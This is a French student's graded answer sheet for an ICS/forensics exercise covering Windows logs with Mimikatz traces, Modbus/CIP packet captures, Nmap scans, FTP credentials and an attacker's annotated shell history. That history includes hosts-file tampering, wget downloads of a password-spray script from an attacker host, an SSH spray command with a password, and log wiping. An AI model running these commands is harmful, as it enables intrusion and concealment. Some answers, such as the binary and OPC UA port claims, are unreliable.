

## Consigne

- L'ensemble des réponses doivent être documentées et appuyées de captures d'écran. Même si la réponse est correcte si elle n'est pas documentée votre note sera de **0 point**.
- Vous devez faire preuve d'analyse et de recherche dans les réponses que vous fournissez.
- Veuillez soumettre vos devoirs sous forme de fichiers PDF ou DOC et présenter vos réponses sous les questions ci-dessous en les copiant telles quelles avec leur numéro de question.
- **La longueur du devoir ne doit pas dépasser 40 pages**


## Exercice No1

Répondez aux questions suivantes :

Utilisez le fichier part1.zip pour les questions suivantes (10p)

1. Le 13 février 2021, plusieurs connexions à distance ont été effectuées à partir de quelles adresses IP? (2p)

J'ai utilisé le fichier RemoteConnectionManager pour voir les remote connections qui ont été effectuées le 13 février. Voici les adresses sources que j'ai trouvé dans les logs : 192.168.3.18 – 192.168.3.6 et 192.168.3.14. Voici une capture d'écran pour la première adresse IP. Les 2 autres apparaissent dans les logs plus bas.




2. Le 13 février 2021, Windows Defender a détecté des logiciels malveillants sur le poste de travail. Quel est le nom du logiciel malveillant? (2p)

Indices:

- Consultez le journal des événements de Windows Defender
- Recherchez le "Threat Name"

Nous pouvons voir avec la capture d'écran ci-dessous que le nom du malware est :

**Trojan:PowerShell/Mountsi.A!ml**




3. Le 13 février 2021, quelle était la disponibilité (uptime), en secondes, du poste de travail? (2p)

Indices

- Consultez le System Event Log
- Recherchez le Event ID 6013

En recherchant le Event ID 6013, nous pouvons voir que le uptime est de **76402 secondes**, soit **21h36m42s**.




4. Mimikatz a été détecté dans les journaux d'événements Windows. Quel est le hachage dans le journal d'événements Windows lié à la première instance Mimikatz enregistrée ? (2p)

Indices

- Consultez le Powershell Event Log
- Recherchez le VirusTotal

Le hachage lié à la première instance de Mimikatz est **c248a29e-b537-4044-ac7b-6b225f72d7e2**.




5. Quel est l'ID utilisateur de l'utilisateur qui a tenté d'exécuter Mimikatz sur les postes de travail?  
Soumettre la réponse dans le format : S-#-#-#-#-#-# (2p)

Indices :

- Consultez le Powershell Event Log
- Recherchez le UserId


L'ID de l'utilisateur qui a tenté d'exécuter Mimikatz est **S-1-5-21-1550294658-1121147536-2120427145-1004**



Utilisez le fichier part2.zip pour les questions suivantes (6p)

- Selon l'outil Protocol Hierarchy Statistics, quels sont les deux protocoles industriels utilisés sur ce réseau ? (2p)
  - EtherNet/IP, Profinet
  - Goose Messaging, Modbus
  - IEC 61311-3, IEC 61850
  - Modbus, Common Industrial Protocol (CIP)

La réponse est D : **Modbus, Common Industrial Protocol (CIP)**. Voir images ci-dessous



No.	Time	Source	Destination	Protocol	Length	Info
76	14:44:03.6415...	172.20.1.21	172.20.1.30	TCP	60	4241 →
77	14:44:03.6581...	172.20.1.21	172.16.1.12	Modbus...	66	Quer
78	14:44:03.6588...	172.16.1.12	172.20.1.21	Modbus...	75	Respons
79	14:44:03.6589...	172.20.1.21	172.16.4.12	Modbus...	66	Quer
80	14:44:03.6592...	172.16.4.12	172.20.1.21	Modbus...	71	Respons
81	14:44:03.6593...	172.20.1.21	172.16.10.12	Modbus...	66	Quer
82	14:44:03.6596...	172.16.10.12	172.20.1.21	Modbus...	75	Respons
83	14:44:03.6591...	172.20.1.21	172.16.7.12	Modbus...	66	Quer
84	14:44:03.6513...	172.16.7.12	172.20.1.21	Modbus...	71	Respons
85	14:44:03.7583...	172.20.1.30	172.20.1.22	TCP	60	64857 →
86	14:44:03.7583...	172.20.1.30	172.20.1.20	TCP	60	49206 →
87	14:44:03.7583...	172.20.1.30	172.20.1.21	TCP	60	64858 →
88	14:44:03.8519...	172.20.1.21	172.16.1.12	TCP	60	59769 →
89	14:44:03.8519...	172.20.1.21	172.16.4.12	TCP	60	59770 →
90	14:44:03.8519...	172.20.1.21	172.16.10.12	TCP	60	59771 →
91	14:44:03.8519...	172.20.1.21	172.16.7.12	TCP	60	59772 →
92	14:44:03.9341...	172.20.1.21	172.20.1.20	TCP	94	49177 →
93	14:44:03.9343...	172.20.1.20	172.20.1.21	TCP	98	1332 →
94	14:44:03.9531...	172.20.1.22	172.20.1.30	TCP	146	4243 →
95	14:44:03.9537...	172.20.1.30	172.20.1.22	TCP	146	65276 →
96	14:44:04.1315...	172.20.1.21	172.20.1.20	TCP	60	49177 →
97	14:44:04.1516...	172.20.1.22	172.20.1.20	TCP	94	49205 →
98	14:44:04.1516...	172.20.1.22	172.20.1.21	TCP	94	49509 →
99	14:44:04.1513...	172.20.1.20	172.20.1.22	TCP	98	1332 →
100	14:44:04.1513...	172.20.1.21	172.20.1.22	TCP	98	1332 →
101	14:44:04.1538...	172.20.1.22	172.20.1.30	TCP	60	4243 →
102	14:44:04.2266...	Cisco_4f:65:8f	PVST+	STP	64	RST, Rc
103	14:44:04.2271...	Cisco_4f:65:8f	PVST+	STP	64	RST, Rc
104	14:44:04.2325...	Cisco_4f:65:8f	PVST+	STP	64	RST, Rc
105	14:44:04.2325...	Cisco_4f:65:8f	PVST+	STP	64	RST, Rc
106	14:44:04.2326...	Cisco_4f:65:8f	PVST+	STP	64	RST, Rc
107	14:44:04.2327...	Cisco_4f:65:8f	PVST+	STP	64	RST, Rc
108	14:44:04.2328...	Cisco_4f:65:8f	PVST+	STP	64	RST, Rc
109	14:44:04.2331...	Cisco_4f:65:8f	PVST+	STP	64	RST, Rc
110	14:44:04.3446...	172.20.1.22	172.20.1.20	TCP	60	49205 →
111	14:44:04.3446...	172.20.1.22	172.20.1.21	TCP	60	49509 →
112	14:44:04.4144...	172.20.1.21	172.16.1.2	CIP	108	Class (
113	14:44:04.4143...	172.16.1.2	172.20.1.21	TCP	60	44818 →
114	14:44:04.4143...	172.20.1.21	172.16.4.2	CIP	108	Class (
115	14:44:04.4152...	172.16.4.2	172.20.1.21	TCP	60	44818 →
116	14:44:04.4155...	172.20.1.21	172.16.10.2	TCP	108	Class (
117	14:44:04.4169...	172.16.10.2	172.20.1.21	TCP	60	44818 →
118	14:44:04.4169...	172.20.1.21	172.16.7.2	CIP	108	Class (
119	14:44:04.4164...	172.16.7.2	172.20.1.21	TCP	60	44818 →
120	14:44:04.4179...	172.16.10.2	172.20.1.21	CIP	140	Success
121	14:44:04.4207...	172.16.7.2	172.20.1.21	CIP	140	Success
122	14:44:04.4208...	172.16.4.2	172.20.1.21	CIP	140	Success
123	14:44:04.4225...	172.16.1.2	172.20.1.21	CIP	136	Success
124	14:44:04.4422...	172.20.1.21	172.20.1.30	TCP	418	4241 →
125	14:44:04.4425...	172.20.1.30	172.20.1.21	TCP	146	65275 →

2. Les demandes de CIP sont lancées à partir de quelle(s) adresse(s) IP? (2p)

Indices

- Filtre sur CIP
- Passez en revue vos endpoints.

Après avoir filtrer cip et revue les endpoints des IPv4 avec le filtre, nous sommes présentés avec 5 adresses : 172.16.1.2 – 172.16.4.2 – 172.16.7.2 – 172.16.10.2 – 172.20.1.21

No.	Time	Source	Destination	Protocol
1	14:44:02.4072...	172.20.1.21	172.16.1.2	CIP
3	14:44:02.4077...	172.20.1.21	172.16.7.2	CIP

IPv4 · 5				
Address	Packets	Bytes	Total Packets	Perce
172.16.1.2	84 bytes	10.862 KiB	153	
172.16.4.2	84 bytes	10.997 KiB	153	
172.16.7.2	84 bytes	11.017 KiB	153	
172.16.10.2	84 bytes	10.987 KiB	153	
172.20.1.21	336 bytes	43.863 KiB	1,243	


3. Chaque fois que le client Modbus demande de lire le registre 40001, combien de registres sont demandés ? (2p)

Indices :

- a. <https://www.simplymodbus.ca/FC03.htm>
- b. Wireshark utilise le terme Reference Number au lieu de l'adresse de données du premier registre demandé

4 et 6 registres sont demandés lorsque Modbus demande de lire le registre 40001.

.000 0011 est le binaire pour 40001 et nous pouvons voir qu'il y a toujours 2 différentes queries, qui demandent respectivement 4 et 6 registres. Voir images ci-dessous



Utilisez le fichier part3.zip pour les questions suivantes (23p)

1. Combien de systèmes du sous-réseau 172.16.0.0/16 exécutent le service VNC? (2p)
  - Indices :
  - a. Révisez les scans Nmap

Il y a 4 systèmes du sous-réseau qui exécutent le service VNC. Nous regardons ceux qui ont le port 5900/tcp ouvert. Voir l'image ci-dessous pour démontrer l'exemple :

```
Nmap scan report for 172.16.1.3
Host is up (0.0012s latency).
Not shown: 10 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
80/tcp    open  http
443/tcp   open  https
5900/tcp   open  vnc
44818/tcp open  EtherNetIP-2
```

Et après avoir revisé tous les scans, j'ai conclu qu'il y a 4 systèmes qui ont le service VNC ouvert.

Ils sont : 172.16.1.3 – 172.16.4.3 – 172.16.7.3 – 172.16.10.3

2. En utilisant le fichier captured\_evil.pcapng, quel est le nom d'hôte du contrôleur de domaine du réseau de contrôle ? (2p)

Indices :

- a. Microsoft Windows Browser Protocol

OWS1

```
1.148636908 0.0.0.0 2
1.011993051 0.0.0.0 2
1.039981320 0.0.0.0 2
1.088851192 fe80::3ded:b134:2e0... f
1.962241289 fe80::3106:f201:d64... f
1.961892442 fe80::3106:f201:d64... f
1.962324600 fe80::3106:f201:d64... f
1.962829587 fe80::3106:f201:d64... f
1.963159841 fe80::3106:f201:d64... f
1.963452871 fe80::3106:f201:d64... f
1.211756792 172.16.1.3 1
1.876393113 172.20.1.100 1
1.877338658 172.16.1.3 1
1.101480669 172.20.1.100 1
1.106419641 172.16.1.3 1
Microsoft Windows Browser Protocol
Command: Local Master Announcement
Update Count: 0
Update Periodicity: 12 minutes
Host Name: OWS1
Windows version: Windows 7 or 8
```

3. En utilisant le fichier captured\_evil.pcapng, quel est le mot de passe utilisé pour se connecter au service FTP ? (2p)


- a. Indices :
- b. Les caractères carriage return et line feed ne font pas partie du nom d'utilisateur ou du mot de passe

anonymous@hotmail.com

No.	Time	Source	Destination	Protocol	Length	Info
25	17.076393113	172.20.1.100	172.16.1.3	FTP	...	Response: 220 Service ready for new user.
26	17.077338658	172.16.1.3	172.20.1.100	FTP	...	Request: USER anonymous
40	24.101480669	172.20.1.100	172.16.1.3	FTP	...	Response: 331 Anonymous access allowed, send identity (e-mail address)
41	24.106419641	172.16.1.3	172.20.1.100	FTP	...	Request: PASS anonymous@hotmail.com
43	24.106527441	172.20.1.100	172.16.1.3	FTP	...	Response: 230 User logged in, proceed.
44	24.107836067	172.16.1.3	172.20.1.100	FTP	...	Request: SYST
48	26.399493364	172.20.1.100	172.16.1.3	FTP	...	Response: 215 Windows_CE version 6.0.
49	26.400776464	172.16.1.3	172.20.1.100	FTP	...	Request: PORT 172,20,1,100,221,65
51	26.400936881	172.20.1.100	172.16.1.3	FTP	...	Response: 200 Command okay.
52	26.401636640	172.16.1.3	172.20.1.100	FTP	...	Request: LIST
66	26.444437333	172.16.1.3	172.20.1.100	FTP	...	Response: 150 File status okay; about to open data connection.
75	32.965295114	172.20.1.100	172.16.1.3	FTP	...	Response: 226 Closing data connection.

4. En utilisant le fichier captured\_evil.pcapng, quel est le contenu du fichier téléchargé ? (2p)

Evil script dans Evil.txt



5. Quel module de scanning l'attaquant a-t-il utilisé pour dénombrer les renseignements sur l'appareil? (2p)

Indice :

- a. Examinez les résultats d'acquisition qui étaient une fourchette de RouterSploit

ISF CIP DEVICE SCANNING

isf (cip device scan)

6. Quel est le numéro de série du PLC à l'adresse IP 172.16.4.2 ? (2p)

Soumettre la réponse sous forme : 0x####

Le fichier ics\_results.txt pourrait être utile

0x60fdc96d

Product Name	Device Type	Vendor	Revision	Serial Number	Slot	IP Address
1769-L18ER/B LOGIX53	Programmable Logic C	Rockwell Automation/	24.13	0x60fdc96d	0	172.16.4.2
18ER	ontroller(0x000E)	Allen-Bradley(0x0001)				

7. Combien de PLC déclarent le poids de deux types de produits chacun? (2p)

- a. Two different product types should have values. Le suivant n'a pas des valeurs

Pod1000\_Click22: No Value

\_System: No Value

\_Statistics: No Value

BarCode: No Value

Duration: No Value

FilledWeight: No Value

MixOrGrindReq: No Value

ProductType1: No Value

ProductType1Weight: **No Value**

ProductType2: No Value

ProductType2Weight: **No Value**

Il y a 2 PLC qui déclarent le poids de deux types de produits chacun : Pod4\_Click1 et Pod7\_Click1. Voir images ci-dessous

ProductType2Weight: No Value	Pod4_Click1: No Value
Pod7_Click1: No Value	_System: No Value
_System: No Value	_Statistics: No Value
_Statistics: No Value	BarCode: No Value
BarCode: No Value	Duration: 120
Duration: No Value	FilledWeight: 0
FilledWeight: 0	MixOrGrindReq: 0
MixOrGrindReq: 0	ProductType1: 100
ProductType1: 100	ProductType1Weight: 100
ProductType1Weight: 100	ProductType2: 102
ProductType2: 101	ProductType2Weight: 70
ProductType2Weight: 111	
Pod7_Click2: No Value	

8. Combien de **clients** consultent les valeurs du serveur du OPC? (2p)

**3 clients** consultent les valeurs du serveur du OPC.

_System: No Value
_ActiveTagCount: 12
_ClientCount: 3
_Date: 2/14/2021
_Date_Day: 14

\_System: No Value

\_ActiveTagCount: 101

\_ClientCount: 11

\_Date: 2/14/2021

\_Date\_Day: 14

\_Date\_Month: 2

\_Date\_Year2: 21

\_Date\_Year4: 2021

\_DateTime: 2021-02-14 10:04:33

\_DateTimeLocal: 2021-02-14 02:04:33

\_FullProjectName:

C:\ProgramData\Kepware\KEPServerEnterprise\V5\default.pfe

\_OpcClientNames: ["]

\_ProjectName: default.pfe

\_ProjectTitle: Clicks

\_Time: 2:04:34 AM

\_Time\_Hour: 2

\_Time\_Hour24: 2

\_Time\_Minute: 4

\_Time\_PM: False

\_Time\_Second: 33

\_TotalTagCount: 12



9. Combien d'automates programmables ont réussi à mettre à jour les valeurs des tags Modbus? (2p)

12 automates programmables ont réussi à mettre à jour les valeurs des tags Modbus.

```

_System: No Value
_ActiveTagCount: 12
_ClientCount: 3
_Date: 2/14/2021
_Date_Day: 14

```

10. En utilisant le fichier captured\_evil2.pcapng, le port TCP par défaut pour OPC UA est TCP/4840. Quel est le port TCP pour le trafic UA OPC dans cette capture de paquets ? (2p)

Port 44818

captured\_evil2.pcapng

Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Total Packets	Percent Filtered	Packets A → B	Bytes A → B	Packets B → A
172.20.1.100	46774	172.16.1.2	44818	4	248 bytes	0	4	100.00%	3	182 bytes	1
172.20.1.100	46776	172.16.1.2	44818	26	2,227 KiB	1	26	100.00%	11	1,002 bytes	15
172.20.1.100	57454	172.16.1.3	44818	4	284 bytes	2	4	100.00%	3	206 bytes	1
172.20.1.100	57456	172.16.1.3	44818	22	2,137 KiB	3	22	100.00%	12	1,160 KiB	10
172.20.1.100	49044	172.16.1.4	44818	4	284 bytes	4	4	100.00%	3	206 bytes	1
172.20.1.100	49046	172.16.1.4	44818	25	2,431 KiB	5	25	100.00%	15	1,354 KiB	10
172.20.1.100	60394	172.16.4.2	44818	4	248 bytes	6	4	100.00%	3	182 bytes	1
172.20.1.100	60396	172.16.4.2	44818	26	2,227 KiB	7	26	100.00%	11	1,002 bytes	15
172.20.1.100	42328	172.16.4.3	44818	4	284 bytes	8	4	100.00%	3	206 bytes	1
172.20.1.100	42330	172.16.4.3	44818	22	2,137 KiB	9	22	100.00%	12	1,160 KiB	10
172.20.1.100	57990	172.16.4.4	44818	4	284 bytes	10	4	100.00%	3	206 bytes	1
172.20.1.100	57992	172.16.4.4	44818	25	2,431 KiB	11	25	100.00%	15	1,354 KiB	10
172.20.1.100	32932	172.20.1.2	44818	2,207	359,668 KiB	12	2,207	100.00%	1,108	180,580 KiB	1,099

11. En utilisant le fichier captured\_evil2.pcapng, le Nom de Domaine Entièrement Qualifié (FQDN) est intégré dans le certificat de serveur renvoyé par le serveur.

Qu'est-ce que le FQDN trouvé dans le paquet? (3p)

Soumettre sous forme : hostname.domain.root

ows1.scada.local.


```

▼ Client Fully Qualified Domain Name
  Option: Client Fully Qualified Domain Name (39)
  Length: 19
  > Flags: 0x00 [CLIENT wants to update its AAAA RRs and SERVER to update its PTR RRs]
  Client Domain Name: ows1.scada.local.

```


## Exercice No 2 (11p)

Construisez la Ladder Logic suivante :




a. Donnez 3 exemples des combinaisons de contacts à ON ou OFF qui vont allumer la bobine M3 ;  
(9p)


a.



b.



c.



b. Quelle fonction logique h et i représentent ? (2p)

La fonction logique qu'ils représentent est OR.

### Exercice No 3 (10p)

Vous recevez des alertes concernant le trafic inhabituel de l'un de vos serveurs Linux. L'analyste de niveau 1 mène une enquête et signale que rien d'inhabituel ne semble se produire. Vous avez les journaux détaillés du serveur et décidez de regarder les commandes exécutées sur celui-ci en particulier. Avec les commandes suivantes :

No	Command	Explanation
1	history	L'utilisateur cherche l'historique de commande
2	whoami	L'utilisateur veut savoir le username d'utilisateur
3	uid	Cela révèle le ID number du user actuel
4	pwd	Montre le directory actuel
5	cat /etc/osrelease	Il essaye de chercher des infos par rapport au système d'exploitation mais semble avoir commis une erreur puisqu'il répète la même commande mais comme il faut en prochain.
6	cat /etc/os-release	C'est la bonne commande qu'il cherchait. Cela montre des informations cruciales par rapport au OS du système
7	mkdir update	L'utilisateur crée un fichier intitulé update
8	cd update	Il change de directory pour être dans le fichier qu'il vient de créer
9	ip a	Montre des informations importantes par rapport à l'interface réseau et les adresses IP
10	echo "15.21.22.11 automatic_update" >> /etc/hosts	L'attaquant effectue une entrée dans les Hosts Files pour l'adresse IP 15.21.22.11 avec le hostname « automatic_update »
11		
12	nmap -p 22 10.20.0.0/16	L'attaquant scan pour des ports SSH ouverts (22) pour les adresses IP dans le range de 10.20.0.0/16

13	wget http://automatic_update/passwordspray.sh	Il télécharge un script appelé « passwordspray.sh » d'un URL spécifique
14	wget http:// automatic_update /usernames.lst	Télécharge une liste de usernames pour spray
15	chmod +x passwordspray.sh	Il exécute le script
16	sudo chmod +x passwordspray.sh	L'attaquant a réalisé qu'il a besoin des droits sudo pour effectuer le script, donc il fait cela.
17	bash passwordspray.sh --target 10.5.0.5 --port 22 --user usernames.lst --pass ILoveCR500!	Il run le script avec des paramètres spécifiques pour tenter un password spray sur l'adresse IP 10.5.0.5 et le mot de passe ILoveCR500!
18	ssh francois.pignon@10.5.0.5	Tente d'établir une connection SSH au target IP en utilisant le username « francois.pignon »
19	history -c	Il delete tout l'historique de commandes

a) Pour chaque ligne du tableau d'historique précédent, expliquez (dans la colonne Explications) ce que fait l'attaquant (5p)

b) Est-ce que l'action est fait par un humain ou un robot ? Pourquoi ? (1p)

**Un humain.** Puisqu'il y a une séquence logique dans les opérations, ce qui indique du thought process et de la prise de décision qui détériore probablement d'un humain. Il corrige également les erreurs qu'il a fait à la commande 5, et également à la commande 15 par rapport aux droits sudo.

c) Est-ce que l'utilisateur fait partie des « sudoers » ? Pourquoi ? (1p)

Sur la base de la séquence de commandes, il semble que l'utilisateur soit un sudoer. Voici pourquoi :

Dans la commande 15, l'utilisateur exécute sudo chmod +x passwordspray.sh, ce qui indique qu'il a des privilèges sudo.

